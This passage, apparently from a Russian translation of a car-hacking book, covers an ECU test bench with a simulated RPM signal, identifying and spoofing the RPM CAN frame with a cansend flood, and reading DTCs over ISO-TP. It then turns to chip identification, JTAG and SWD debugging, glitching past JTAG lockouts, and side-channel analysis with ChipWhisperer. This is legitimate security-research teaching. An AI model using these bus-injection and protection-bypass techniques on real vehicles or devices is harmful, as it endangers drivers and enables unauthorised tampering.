
    if (state == LOW)
      state = HIGH;
    else
      state = LOW;

    if (interval == 0)
      state = LOW; // turning the pot all the way down turns it "off"

    digitalWrite(ENG_SPD_PIN, state);
  }
}
```

Листинг 7-1: Arduino sketch, предназначенный для симуляции скорости двигателя.

Теперь мы загружаем этот sketch в Arduino, включаем тестовый стенд, и когда мы поворачиваем ручку на потенциометре, стрелка RPM на IC движется. На рисунке 7-9 вторая строка трафика cansniffer показывает, что байты 2 и 3 - 0x0B и 0x89 - меняются, когда мы вращаем ручку потенциометра для Arbitration ID 0x110 (столбец с меткой ID).



delta	ID	data
0.900425	110	00 0B 89 01 00 01 00 00
0.074923	120	F2 A3 63 20 03 20 03 20
0.202588	128	A3 00 00
0.500174	300	08 00 04 02 0C 04 00 00
0.299410	320	20 04 00 00 00 00 00 00
0.249562	348	00 00 00 00 00 00 00 00
0.202540	380	02 02 00 00 E0 00 7C 00
^C000000	510	34 6F 01 3C F0 C4 12 6F 40

Рисунок 7-9: cansniffer идентифицирует RPM.

Примечание

0x0B и 0x89 не преобразуются напрямую в RPM; скорее, это сокращенная запись. Иными словами, если вы идете к 1000 RPM, вы не увидите hex для 1000. Когда вы запрашиваете у двигателя RPM, алгоритм преобразования этих двух байтов в RPM обычно следующий:

$$((A \times 256) + B) / 4$$

A - первый байт, а B - второй байт. Если применить этот алгоритм к тому, что показано на рисунке 7-9 (после преобразования из hex в decimal), получится:

$$((11 \times 256) + 137) / 4 = 738.25 \text{ RPM}$$

Можно упростить этот метод до взятия 0xB89, что равно 2953 в десятичной форме. Если разделить это на 4, получится 738.25 RPM.

Когда был сделан этот снимок экрана, стрелка находилась на холостом ходу немного ниже 1 на тахометре RPM, так что это, вероятно, тот же алгоритм. (Иногда вы обнаружите, что значения в настоящих CAN-пакетах не всегда совпадают с алгоритмами, используемыми готовыми диагностическими инструментами через UDS-сервис, но приятно, когда совпадают.)

Чтобы проверить, что arbitration ID 0x110 с байтами 2 и 3 управляет RPM, мы отправим собственный пользовательский пакет. Заливая шину циклом, который отправляет следующее, мы прижмем стрелку к максимальным RPM.

```
$ cansend slcan0 110#00ffff3500380000
```

Хотя этот метод работает и после подключения занимает всего несколько секунд, чтобы идентифицировать CAN-пакет, отвечающий за RPM, остаются некоторые видимые проблемы. Время от времени появляется CAN-сигнал, который сбрасывает значения в 00 00 и останавливает движение спидометра. Поэтому, хотя ECM довольно уверен, что коленчатый вал вращается, он обнаруживает проблему и пытается выполнить reset. Можно использовать инструменты ISO-TP, обсуждавшиеся в главе 3, чтобы получить данные. В двух разных терминалах мы можем проверить, был ли диагностический код. (Можно также использовать сканер.)

В одном терминале введите следующее:

```
$ isotpssniffer -s 7df -d 7e8 slcan0
```

А в другом терминале отправьте эту команду:

```
$ echo "03" | isotpssend -s 7DF -d 7E8 slcan0
```

В первом терминале вы должны увидеть такой вывод:

```
slcan0 7DF [1] 03 - '.'  
slcan0 7E8 [6] 43 02 00 68 C1 07 - 'C..h..'
```

Похоже, у нас установлен DTC. Запрос PID 0x03 вернул 4-байтовый DTC (0x0068C107). Первые два байта образуют стандартный DTC (0x00 0x68). Это преобразуется в P0068, который руководство Chilton называет "throttle body airflow performance". Быстрый поиск в Google покажет, что это всего лишь общий код ошибки, возникающий из-за расхождения между тем, что, по мнению PCM, происходит, и данными, которые он получает от впускного коллектора. Если бы мы хотели подделать и эти данные, пришлось бы подделать еще три датчика: датчик MAF, положение дроссельной заслонки и manifold air pressure (MAP). Однако их исправление может на самом деле не решить нашу проблему. PCM может продолжать думать, что автомобиль работает ровно, но если вас не слишком заботит подделка всех данных, возможно, вы сможете найти другие способы выманить нужные сигналы из PCM без необходимости быть невосприимчивым к возникновению DTC-неисправностей.

Если вы не хотите использовать Arduino для отправки сигналов, можно также купить генератор сигналов. Профессиональный будет стоить как минимум \$150, но можно взять вариант от SparkFun

примерно за \$50 (<http://www.sparkfun.com/products/11394/>). Еще одна отличная альтернатива - JimStim для Megasquirt. Его можно приобрести набором или полностью собранным за \$90 у DIYAutoTune (<http://www.diyautotune.com/catalog/jimstim-15-megasquirt-stimulator-wheel-simulator-assembled-p-178.html>).

Резюме

В этой главе вы узнали, как построить тестовый стенд ECU как доступное решение для безопасного тестирования автомобильной безопасности. Мы разобрали, где можно получить детали для создания тестового стенда и как читать схемы проводки, чтобы понимать, как подключать эти детали. Вы также узнали, как построить более продвинутый тестовый стенд, который может симулировать сигналы двигателя, чтобы обманом заставить компоненты думать, что автомобиль присутствует.

Создание тестового стенда может быть трудоемким процессом во время первоначального исследования, но в конечном счете оно окупится. Тестирование на стенде не только безопаснее; такие блоки также отлично подходят для обучения, и их можно перевозить туда, где они нужны.

Глава 8. Атаки на ECU и другие встраиваемые системы

ECU - распространенная цель обратной разработки, иногда называемой chip tuning. Как упоминалось в главе 7, самый популярный взлом ECU - изменение топливной карты, чтобы изменить баланс между топливной эффективностью и производительностью и получить более производительный автомобиль. Вокруг таких модификаций существует большое сообщество, и в главе 13 мы подробнее разберем подобные изменения прошивки.

Эта глава сосредоточена на общих методах атаки на embedded systems, а также на side-channel attacks. Эти методологии можно применять к любой встраиваемой системе, не только к ECU, и их даже можно использовать для модификации автомобиля с помощью aftermarket-инструментов. Здесь мы сосредоточимся на отладочных интерфейсах для hardware, а также на выполнении атак side-channel analysis и glitching-атак.

Примечание. Чтобы получить максимум от этой главы, желательно хорошо понимать основы электроники, но я постарался объяснять вещи настолько подробно, насколько это разумно.

Анализ печатных плат

Первый шаг при атаке на ECU или любую встраиваемую систему в автомобиле - анализ целевой печатной платы. Я затрагивал анализ печатных плат в главе 7, но в этой главе подробнее расскажу о том, как работают электроника и микросхемы. Я познакомлю вас с техниками, которые можно применить к любой встраиваемой системе в автомобиле.

Идентификация номеров моделей

При обратной разработке печатной платы сначала смотрите на номера моделей микроконтроллерных микросхем на плате. Эти номера моделей могут помочь найти ценную информацию, которая станет ключевой для анализа. Большинство микросхем на автомобильных печатных платах являются универсальными - компании редко делают полностью заказные, - поэтому поиск номера модели микросхемы в Интернете может дать полный datasheet для этой микросхемы.

Как упоминалось в главе 7, иногда встречаются заказные ASIC processors с custom opcodes, особенно в старых системах, которые будет сложнее перепрограммировать. Когда вы сталкиваетесь с такими старыми микросхемами, снимите их с платы и подключите к EPROM programmer, чтобы прочитать прошивку. Современные системы должны позволять перепрограммирование напрямую через отладочное ПО, например JTAG.

После того как вы найдете datasheet, попробуйте идентифицировать микроконтроллеры и области памяти на каждой микросхеме, чтобы определить, как все соединено и где искать диагностические pins - потенциальный путь внутрь.

Разбор и идентификация микросхемы

Если вы не можете найти номер модели, иногда все, что у вас есть, - это логотип микросхемы (со временем вы начнете узнавать логотипы производителей) и несколько ее product codes. Логотип, показанный на рисунке 8-1, принадлежит STMicroelectronics. В верхней части микросхемы находится номер модели - в этом случае STM32F407, - который может быть трудно прочесть, потому что он выгравирован. Часто подсвечиваемая лупа или дешевый USB-микроскоп очень помогают читать такие маркировки. Перейдите на <http://www.st.com/>, чтобы найти datasheet для микросхем серии STM32F, конкретно разновидности 407. Как и VIN-номера, номера моделей часто разбиты на секции, представляющие номер модели и разные варианты. Однако стандарта разбиения таких номеров нет, и каждый производитель представляет свои данные по-своему.



Рисунок 8-1: идентификация чипсета STM32.

Ниже номера модели микросхемы расположен code - в этом случае VGT6, - который говорит о конкретных функциях, например о поддержке USB, доступных на микросхеме. Если найти номер модели вместе с ST-кодом, вы узнаете, что серия STM32F407Vx - это ARM Cortex M4 chip с поддержкой Ethernet, USB, двух CAN и LIN, а также JTAG и Serial Wire Debug.

Чтобы определить функцию разных pins, просмотрите datasheet, найдите диаграммы package pinout и выберите корпус, который совпадает с вашим по количеству pins. Например, как видно на рисунке 8-1, у каждой стороны микросхемы 25 pins, всего 100, что совпадает с LQFP100 pinout в datasheet, показанным на рисунке 8-2.

На каждой микросхеме обычно есть точка или углубление у pin 1 (см. рисунок 8-1), и после идентификации pin 1 можно следовать pinout, чтобы определить функцию каждого pin. Иногда вы найдете два углубления, но одно должно быть немного более выраженным.

Иногда pin 1 на микросхеме обозначается срезанным углом. Если на микросхеме нет ничего, что позволяет идентифицировать pin 1, ищите то, что можно определить. Например, если другая

микросхема на плате является распространенным CAN transceiver, можно использовать мультиметр, чтобы проследить линии и понять, к каким pins они подключаются. Затем можно обратиться к datasheet и посмотреть, на какой стороне микросхемы находятся эти CAN pins. Для этого переведите мультиметр в режим прозвонки. В режиме прозвонки он подаст звуковой сигнал, если вы коснетесь обоими щупами одной и той же дорожки, показывая, что они соединены. Когда вы сможете идентифицировать хотя бы один pin, можно использовать эту информацию вместе с pinout, чтобы вывести расположение pins.




Рисунок 8-2: pinout STM32F4 из datasheet.

Отладка hardware с JTAG и Serial Wire Debug

Можно использовать различные отладочные протоколы для отладки микросхем почти так же, как вы отлаживаете software. Чтобы определить, какой протокол поддерживает целевая микросхема, нужно воспользоваться ее datasheet. Вы должны иметь возможность использовать debugging port микросхемы, чтобы перехватывать ее выполнение и загружать из микросхемы или в микросхему модификации прошивки.

JTAG

JTAG - это протокол, который позволяет выполнять отладку на уровне микросхемы, а также скачивать и загружать прошивку в микросхему. JTAG-соединения на микросхеме можно найти с помощью datasheet.

JTAGulator

На печатной плате микросхемы часто встречаются pads, выведенные от самой микросхемы, и они могут дать доступ к JTAG pins. Чтобы проверить открытые pads на JTAG-соединения, используйте инструмент вроде JTAGulator, показанный на рисунке 8-3. Подключите все открытые pins микросхемы к JTAGulator и установите напряжение в соответствии с микросхемой. Затем JTAGulator должен найти любые JTAG pins и даже пройти по JTAG chain - методу связывания микросхем через JTAG, - чтобы проверить, подключены ли другие микросхемы.




Рисунок 8-3: JTAGulator с кабелем Bus Pirate.

JTAGulator поддерживает либо винтовые клеммы, либо использование кабеля Bus Pirate (как на рисунке 8-3) для probing. И JTAGulator, и кабель Bus Pirate используют последовательный интерфейс для конфигурирования микросхемы и взаимодействия с ней.

Отладка с JTAG

Можно отлаживать микросхему с JTAG, используя всего два провода, но чаще используются четыре или пять pin-соединений. Конечно, обнаружение JTAG-соединения - только первый шаг; обычно нужно преодолеть дополнительные защиты, которые мешают просто скачать прошивку микросхемы, чтобы сделать что-то интересное.

Разработчики отключают JTAG firmware либо программно, либо аппаратно. При программном отключении JTAG программист устанавливает bit JTD, который обычно включается дважды через software во время runtime. Если bit не вызывается дважды за короткое время, он не устанавливается. Такую программную защиту можно победить с помощью clock или power-glitching attack, чтобы пропустить хотя бы одну из этих инструкций. (Glitching-атаки мы обсудим позже в разделе "Внедрение отказов" на странице 148.)

Другой способ отключить JTAG на микросхеме - попытаться постоянно отключить программирование, установив JTAG fuse - 0CDEN и JTAGEN, - тем самым отключив оба регистра. Это сложнее обойти glitch-атаками, хотя voltage glitching или более инвазивные optical glitches могут сработать. (Optical glitches подразумевают decapping микросхемы и использование микроскопа и лазера, поэтому они очень дороги. В этой книге мы их рассматривать не будем.)

Serial Wire Debug

Хотя JTAG - самый распространенный аппаратный отладочный протокол, некоторые микроконтроллеры, например серия STM32F4, которая часто применяется в автомобильных приложениях из-за встроенной поддержки CAN, в основном используют Serial Wire Debug (SWD). Хотя серия ST32F4 IC может поддерживать JTAG, часто она разведена только под SWD, потому что SWD требует всего два pins вместо пяти, используемых JTAG. SWD также допускает перекрытие JTAG pins, поэтому эти микросхемы могут поддерживать и JTAG, и SWD, используя pins с метками TCK и TMS. (В datasheet эти pins помечены как SWCLK и SWIO.) При отладке ST chips можно использовать инструмент вроде ST-Link для подключения, отладки и перепрошивки процессора. ST-Link дешев (около \$20) по сравнению с некоторыми JTAG-аналогами. Также можно использовать плату STM32 Discovery.

Набор STM32F4DISCOVERY

Набор STM32F4DISCOVERY (продается STM) - еще один инструмент, который можно использовать для отладки и программирования этих микросхем. На самом деле это developer boards со своим programmer. Они стоят около \$15 и должны быть в вашем наборе инструментов для car hacking. Преимущество Discovery kit в том, что это одновременно дешевый programmer и development board, которую можно использовать для тестирования модификаций прошивки микросхемы.

Чтобы использовать Discovery kit как универсальный programmer, снимите перемычки с pins, помеченных ST-Link, а затем подключите шесть pins на противоположной стороне, помеченной SWD (см. рисунок 8-4). Pin 1 начинается рядом с белой точкой на SWD connector.

Таблица 8-1 показывает pinout.

Таблица 8-1: pinout для набора STM32F4DISCOVERY.

STM32 chip	STM32F4DISCOVERY kit
VDD_TARGET	Pin 1
SWCLK	Pin 2
GND	Pin 3
SWDIO	Pin 4
nRESET	Pin 5
SWO	Pin 6




Рисунок 8-4: программирование STM32 chip через набор STM32F4DISCOVERY.

Скорее всего, нужно будет подать питание на целевое устройство, но вместо использования pin 1 на SWD connector используйте pin 3V из Discovery-части платы, как показано на рисунке 8-4. (Обратите внимание в pinout, что Discovery kit использует не все шесть pins для SWD; pins nRESET и SWO необязательны.)

После подключения вы, скорее всего, захотите читать и писать firmware. Если вы используете Linux, ST-Link можно получить с GitHub по адресу <https://github.com/texane/stlink/>. После установки

этих утилит вы сможете не только читать и писать flash-память микросхемы, но и запустить gdbserver, чтобы работать как real-time debugger.

Advanced User Debugger

Renesas - популярный автомобильный chipset, используемый в ECU (см. рисунок 8-5). У него есть собственная реализация поверх JTAG, называемая Advanced User Debugger (AUD). AUD предоставляет ту же функциональность, что и JTAG, но со своим проприетарным интерфейсом. Как и SWD, AUD требует собственного интерфейса для связи с чипсетами Renesas.




Рисунок 8-5: ECU Acura TL 2005 года с Renesas SH MCU и AUD port.

Nexus

Nexus от Freescale/Power Architecture (теперь NXP) - еще один проприетарный JTAG-интерфейс. Как AUD и SWD, этот in-circuit debugger требует собственного устройства для взаимодействия. При работе с микросхемами Freescale, например серии MCP5xxx, помните, что debugger может быть Nexus.

Интерфейс Nexus использует выделенный набор pins, который должен быть определен в datasheet чипсета. Ищите pins EVTI/O в разделе auxiliary port datasheet.

Side-channel analysis c ChipWhisperer

Side-channel analysis - еще одна аппаратная атака, используемая для обхода защит ECU и других микроконтроллеров, а также для взлома встроенной криптографии. Этот тип атаки использует разные характеристики embedded electronic systems вместо прямого нацеливания на конкретное hardware или software. Side-channel attacks бывают разных форм, и некоторые могут стоить от \$30,000 до \$100,000, потому что требуют специализированного оборудования, например электронных микроскопов. Такие дорогие side-channel attacks часто являются инвазивными, то есть необратимо изменяют цель.

Мы сосредоточимся на более простых и дешевых side-channel attacks с помощью ChipWhisperer, неинвазивного инструмента от NewAE Technologies (<http://newae.com/chipwhisperer/>). ChipWhisperer - open source инструмент и framework для side-channel analysis, который стоит чуть больше \$1,000, что значительно меньше, чем его не open source аналоги, обычно начинающиеся примерно с \$30,000.

Примечание. Атаки, которые я буду обсуждать, можно выполнить дешевле, собрав специализированное устройство, но ChipWhisperer - самый дешевый инструмент, который закрывает все основные направления. Кроме того, учебные материалы ChipWhisperer используют open source designs, что делает их идеальными для этой книги, поскольку мы не можем использовать примеры конкретных производителей из-за copyright. Я буду интегрировать учебные материалы NewAE по ходу этой главы при демонстрации каждой атаки.

У ChipWhisperer есть дополнительный пакет, включающий target development board под названием MultiTarget Victim Board (см. рисунок 8-6). Эта плата в основном используется для демонстрации и обучения, и мы тоже будем использовать ее как цель наших демонстраций.

